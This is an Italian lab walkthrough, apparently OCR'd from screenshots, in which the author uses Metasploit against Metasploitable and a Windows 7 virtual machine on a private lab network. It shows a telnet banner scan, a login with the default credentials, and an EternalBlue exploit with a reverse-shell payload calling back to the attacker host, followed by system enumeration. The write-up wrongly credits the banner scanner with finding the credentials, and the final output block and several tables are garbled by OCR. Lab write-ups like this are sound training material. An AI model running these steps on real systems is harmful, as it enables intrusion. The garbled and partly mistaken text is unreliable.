
STEP 1: cambio l'ip della macchina metasploitable in 192.168.50.40 e kali 192.168.50.25



•				Editing Connessione 50						O O &
Con	nection	name	Conne	ssione !	50					
(General	Etl	hernet	802.	1X Security	DCB	Proxy	IPv4 Settings	II	Pv6 Settings
	lethod ddresse	Manu	al							*
	Address			Netmask		Gatew	ay		Add	
	192.168.50.25			24		192.168	3.50.1	Delete		


STEP 2: apro msfconsole e cerco gli exploit per "telnet version"

-(niko⊗kali)-[~] \$ sudo msfconsole
[sudo] password for niko: Metasploit tip: You can pivot connections over sessions started with the ssh_login modules dBBBBBBb dBBBP dBBBBBBb dBBBBBb dB'dB'dB' dBBP dBP BB dB'dB'dB' dBP dBP BB dB'dB'dB' dBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP dR' dRP dB'.BP dB'.BP dBP dB'.BP dBP dBBBB' dBP dBBBBP dBBBBP dBP dBP To boldly go where no shell has gone before 2433 exploits - 1254 auxiliary - 428 post 1471 payloads - 47 encoders - 11 nops 9 evasion Metasploit Documentation: https://docs.metasploit.com/ msf6 > search telnet_version

STEP 3: utilizzo il secondo exploit e vado a vedere le opzioni disponibili andando a modificare rhost

Matching Modules # Name Disclosure Date Rank Check Description 0 auxiliary/scanner/telnet/lantronix_telnet_version normal No Lantronix Telnet Service Banner Detection 1 auxiliary/scanner/telnet/telnet_version Telnet Service Banner Detection normal No Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version msf6 auxiliary(scanner/telnet/telnet_version) > show options Module options (auxiliary/scanner/telnet/telnet_version): Current Setting Required Description Name PASSWORD The password for the specified username RH0STS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic yes s/using-metasploit.html The target port (TCP) RPORT THREADS The number of concurrent threads (max one per host) TIMEOUT Timeout for the Telnet probe yes The username to authenticate as View the full module info with the info, or info -d command. msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.50.40 rhost => 192.168.50.40

STEP 4: avvio l'exploit



L'exploit ha avuto successo ed ha trovato una combinazione di user/pass valida per accedere al servizio

STEP 5: verifico se riesco ad accedere

```
__(niko⊗kali)-[~]

$ telnet 192.168.50.40
Trying 192.168.50.40...
Connected to 192.168.50.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Jul 9 03:56:11 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Sono dentro alla macchina target

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 16436 gdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 gdisc pfifo fast glen 1000
    link/ether 08:00:27:8b:67:05 brd ff:ff:ff:ff:ff
    inet 192.168.50.40/24 brd 192.168.5.255 scope global eth0
    inet6 fe80::a00:27ff:fe8b:6705/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Attacco Win 7 Cerco exploit per Microsoft

<u>msf6</u> >	search ms17				
Matchi	ng Modules				
	=======				
	None	Disease Peter	DI-		Barantaktan
#	Name	Disclosure Date	Rank	спеск	Description
0	evaloit (windows (amb (mod) 010 eternalblue	2017-03-14	2405340	Voc	MS17-010 EternalBlue SMB Remote W
	exploit/windows/smb/ms17_010_eternalblue Kernel Pool Corruption	2017-03-14	average	ies	MSTV-010 Eternatible Ship Kelliote W
1	_ target: Automatic Target				
2	_ target: Mutomatic ranget _ target: Windows 7				
3	_ target: Windows / _ target: Windows Embedded Standard 7				
	_ target: Windows Embedded Standard /				
4	_ target: Windows Server 2008 K2 _ target: Windows 8				
5	_ target: Windows 8.1				
6 7					
	_ target: Windows Server 2012				
8	_ target: Windows 10 Pro				
	_ target: Windows 10 Enterprise Evaluation	2017 02 14	· nermal	Voc	MC47 040 EternalDemance/EternalCv
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSy
	EternalChampion SMB Remote Windows Code Execution				
11	_ target: Automatic				
12	_ target: PowerShell				
13	_ target: Native upload				
14	_ target: MOF upload				
15	_ AKA: ETERNALSYNERGY				
16	_ AKA: ETERNALROMANCE				
17	_ AKA: ETERNALCHAMPION				
18	_ AKA: ETERNALBLUE	2047 02 44			
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSy
	EternalChampion SMB Remote Windows Command Execution				
20	_ AKA: ETERNALSYNERGY				
21	_ AKA: ETERNALROMANCE				
22	_ AKA: ETERNALCHAMPION				
23	_ AKA: ETERNALBLUE			:	
24	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection

Utilizzo il 2 che ha come target win7 e guardo i vari payloads

msf6 > use 2
[*] Additionally setting TARGET => Windows 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
4	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
5	payload/windows/x64/custom/bind_ipv6_tcp		normal	No	Windows shellcode stage, Windows x64 IPv6
Bind	TCP Stager				
6	payload/windows/x64/custom/bind_ipv6_tcp_uuid		normal	No	Windows shellcode stage, Windows x64 IPv6
Bind	TCP Stager with UUID Support				
7	payload/windows/x64/custom/bind_named_pipe		normal	No	Windows shellcode stage, Windows x64 Bind
Named	Pipe Stager				
8	payload/windows/x64/custom/bind_tcp		normal	No	Windows shellcode stage, Windows x64 Bind
6 Bind 7 Named 8	TCP Stager payload/windows/x64/custom/bind_ipv6_tcp_uuid TCP Stager with UUID Support payload/windows/x64/custom/bind_named_pipe Pipe Stager		normal normal	No No	Windows shellcode stage, Windows x64 Windows shellcode stage, Windows x64

Setto il payload 3 e modifico l'rhost

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 3 payload => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Current Setting	Required	Description
	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
445	yes	The target port (TCP)
	no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
	no	(Optional) The password for the specified username
	no	(Optional) The username to authenticate as
true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
	445 true	445 yes no no no no yes

Payload options (generic/shell_reverse_tcp):

Current Setting Required Description LHOST 192.168.50.100 The listen address (an interface may be specified) LPORT 4444 The listen port

Exploit target:

- Id Name
- 1 Windows 7

 $\underline{\mathsf{msf6}}$ exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.50.102 rhost => 192.168.50.102 msf6 exploit(windows/smb/ms17_010_eternalblue) > run

- *] Started reverse TCP handler on 192.168.50.100:4444

 *] 192.168.50.102:445 Using auxiliary/scanner/smb/smb_ms17_010 as check
 +] 192.168.50.102:445 Host is likely VULNERABLE to MS17-010! Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)

 *] 192.168.50.102:445 Scanned 1 of 1 hosts (100% complete)

- 192.168.50.102:445 Scanned 1 of 1 hosts (100% complete)
 192.168.50.102:445 The target is vulnerable.
 192.168.50.102:445 Connecting to target for exploitation.
 192.168.50.102:445 Connection established for exploitation.
 192.168.50.102:445 Target OS selected valid for OS indicated by SMB reply
 192.168.50.102:445 CORE raw buffer dump (42 bytes)
 192.168.50.102:445 0x000000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
 192.168.50.102:445 0x000000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
 192.168.50.102:445 0x000000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
 192.168.50.102:445 Target arch selected valid for arch indicated by DCE/RPC reply
 192.168.50.102:445 Trying exploit with 12 Groom Allocations.
 192.168.50.102:445 Sending all but last fragment of exploit packet
 192.168.50.102:445 Starting non-paged pool grooming
 192.168.50.102:445 Sending SMBv2 buffers

Ho ottenuto una shell su win 7, posso vedere tutte le connessioni attive o informazioni sul sistema

C:\Windows\system32>netstat -an C:\Windows\system32>systeminfo systeminfo netstat -an WINDOWS7 Nome host: Connessioni attive Nome SO: Microsoft Windows 7 Professional Versione SO: 6.1.7601 Service Pack 1 build 7601 Produttore SO: Microsoft Corporation Indirizzo esterno Proto Indirizzo locale Stato Configurazione SO: Workstation autonoma 0.0.0.0:0 TCP 0.0.0.0:135 LISTENING Tipo build SO: Multiprocessor Free 0.0.0.0:445 0.0.0.0:0 LISTENING TCP Proprietario registrato: Utente Windows TCP Organizzazione registrata: 0.0.0.0:3389 0.0.0.0:0 LISTENING 00371-0EM-8992671-00207 Numero di serie: TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 5/24/2024, 11:52:10 AM Data di installazione originale: TCP 0.0.0.0:49153 LISTENING 7/9/2024, 1:47:27 PM innotek GmbH 0.0.0.0:0 Tempo di avvio sistema: TCP 0.0.0.0:49154 LISTENING Produttore sistema: 0.0.0.0:0 Modello sistema: VirtualBox TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING x64-based PC Tipo sistema: TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING 1 processore(i) installati. [01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~3698 Mhz Processore: TCP 0.0.0.0:49157 0.0.0.0:0 LISTENING innotek GmbH VirtualBox, 12/1/2006 Versione BIOS: TCP 192.168.50.102:139 0.0.0.0:0 LISTENING C:\Windows Directory Windows: 192.168.50.100:4444 TCP 192.168.50.102:49158 ESTABLISHED Directory di sistema: Dispositivo di avvio: C:\Windows\system32 TCP [::]:135 LISTENING [::]:0 \Device\HarddiskVolume1 Impostazioni locali sistema: Impostazioni locali di input: en-us;Inglese (Stati Uniti d'America) en-us;Inglese (Stati Uniti d'America) [::]:445 TCP [::]:0 LISTENING ::]:3389 [::]:0 TCP LISTENING (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna Fuso orario: [::]:49152 TCP [::]:0 LISTENING 3,000 MB Memoria fisica totale: **TCP** [::]:49153 [::]:0 LISTENING Memoria fisica disponibile: 2,563 MB 5,997 MB [::]:0 Memoria virtuale: dimensione massima: TCP [::]:49154 LISTENING 5,534 MB 463 MB Memoria virtuale: disponibile: **TCP** [::]:49155 [::]:0 LISTENING Memoria virtuale: in uso: **TCP** [::]:0 [::]:49156 LISTENING C:\pagefile.sys WORKGROUP Posizioni file di paging: [::]:49157 TCP [::]:0 LISTENING Dominio: Server di accesso: N/D UDP 0.0.0.0:500 Aggiornamenti rapidi: 2 Aggiornamenti rapidi installati. [01]: KB2534111 [02]: KB976902 UDP 0.0.0.0:4500 UDP 0.0.0.0:5355 NIC installate.
[01]: Scheda desktop Intel(R) PRO/1000 MT Schede di rete: UDP 192.168.50.102:137 UDP 192.168.50.102:138 Nome connessione: Connessione alla rete locale (LAN) [::]:500 UDP DHCP abilitato: No Indirizzi IP [01]: 192.168.50.102 [02]: fe80::8501:86dd:226c:3a4f UDP [::]:4500 * * * [::]:5355